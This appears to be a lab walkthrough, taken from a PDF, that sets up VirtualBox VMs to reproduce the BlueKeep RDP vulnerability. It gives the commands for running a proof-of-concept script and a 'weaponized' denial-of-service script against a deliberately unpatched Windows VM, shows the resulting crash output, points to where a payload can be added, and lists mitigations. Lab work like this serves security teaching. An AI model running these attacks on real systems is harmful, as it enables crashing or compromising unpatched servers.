





## 7. Set Windows Update to **Never Check for Updates**.



8. Set Allow remote access to your computer to Allow connections from computers running any version of Remote Desktop.



9. Check IP Address using **ipconfig** in **command prompt**.

A screenshot of a Windows Command Prompt window titled "C:\> Command Prompt". The window has a black background with white text. It displays the output of the 'ipconfig' command, showing details for three network adapters: Ethernet adapter Local Area Connection 2, Ethernet adapter Local Area Connection, and two Tunnel adapter isatap adapters. Each adapter's configuration is listed with its name, connection-specific DNS suffix, link-local IPv6 address, IPv4 address, subnet mask, and default gateway. The tunnel adapters show a media state of "Media disconnected".

```
C:\> Command Prompt

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::ccb4:71c8:14fb:ba01%13
    IPv4 Address. . . . . : 192.168.56.56
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::2499:a184:d6c1:b135%11
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.2

Tunnel adapter isatap.{2613A463-CF3C-4664-A883-978BEBF3EC29}:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.{5CBA18B2-C360-4791-9C7F-459C177D34E9}:

    Media State . . . . . : Media disconnected
```

## VirtualBox configuration for Ubuntu (Malicious VM):

1. Ensure Adaptor 1 is set to **NAT (default)** and Adaptor 2 is set to **Host-only Adapter** (should be the same as the adapter for the vulnerable VM)



2. Start the Ubuntu VM. Go to **Settings → Network**. Choose the Network that corresponds to the **Host-only Adapter**. Go to **ipv4 → Addresses** and add an IP address in the same subnet as the Vulnerable VM. (In this case, it is 192.168.56.x). Click **Apply**.

Cancel

Wired

Apply

DetailsIdentityIPv4IPv6Security

IPv4 Method

☐ Automatic (DHCP)

☒ Manual

☐ Link-Local Only

☐ Disable

Addresses

Address	Netmask	Gateway	
192.168.56.58	255.255.255.0		×
			×

DNS

Automatic

OFF

Separate IP addresses with commas

Routes

Automatic

ON

Address	Netmask	Gateway	Metric	
				×

## Exploitation steps (run on Malicious Ubuntu VM)

1. In Terminal, run `cd desktop/bluekeep`.
2. Run `python bluekeep_poc.py -i 192.168.56.56` (ip\_address of server in this case)
3. You should see this if successful.


```

[ + ] verifying RDP service on: 192.168.56.56
[ + ] successfully connected to RDP service on host: 192.168.56.56
[ + ] starting RDP connection on 1 targets

[ + ] sending Client MCS Connect Initial PDU request packet -->
[ + ] <-- received 0x70 bytes from host: 192.168.56.56
[ + ] sending Client MCS Domain Request PDU packet -->
[ + ] sending Client MCS Attach User PDU request packet -->
[ + ] <-- received 0xb bytes from host: 192.168.56.56
[ + ] sending MCS Channel Join Request PDU packets -->
[ + ] <-- received 0xf bytes from channel 1001 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1002 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1003 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1004 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1005 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1006 on host: 192.168.56.56
[ + ] <-- received 0xf bytes from channel 1007 on host: 192.168.56.56
[ + ] sending Client Security Exchange PDU packets -->
[ + ] <-- received 0x22 bytes from host: 192.168.56.56
[ + ] sending Client Confirm Active PDU packet -->
[ + ] <-- received 0x1b9 bytes from host: 192.168.56.56
[ + ] sending Client Synchronization PDU packet -->
[ + ] sending Client Control Cooperate PDU packet -->
[ + ] sending Client Control Request PDU packet -->
[ + ] sending Client Persistent Key Length PDU packet -->
[ + ] sending Client Font List PDU packet -->
[ + ] <-- received 0x24 bytes from host: 192.168.56.56
[ + ] closing the connection now, this is a PoC not a working exploit
administrator@administrator-VirtualBox:~/Desktop/bluekeep$
```



4. To launch a DOS attack, run **python bluekeep\_weaponized\_dos.py -i 192.168.56.56 (ip\_address of server in this case)**
5. You should see these if successful.



A problem has been detected and windows has been shut down to prevent damage to your computer.

IRQL\_NOT\_LESS\_OR\_EQUAL

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.


If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

\*\*\* STOP: 0x0000000A (0x0000000000000000,0x0000000000000002,0x0000000000000001,0xFFFFFFFF800018AA3DE)

Collecting data for crash dump ...  
Initializing disk for crash dump ...

Figure 2 - Windows Server Crash



```
administrator@administrator-VirtualBox:~/Desktop/bluekeep$ python bluekeep_weaponized_dos.py -i 192.168.56.56
[+] DoSing target: 192.168.56.56 a total of 60 times
[+] DoS attempt: 1
[+] establishing initialization
[+] sending ClientData PDU packets
[+] sending ChannelJoin ErectDomain and AttachUser PDU packets
[+] sending ClientInfo PDU packet
[+] receiving current
[+] confirming user is active
[+] establishing the connection
[+] DoSing target: 192.168.56.56
[+] target should be dead now, waiting 70s before starting again
```

## Other comments

1. To send a payload, edit bluekeep\_poc.py under **start\_rdp\_connection** function, line 367.
2. Solution: Use Network-Level Authentication for RDP, block port 3389 (default RDP port) if RDP not in use and Update Windows to latest patch.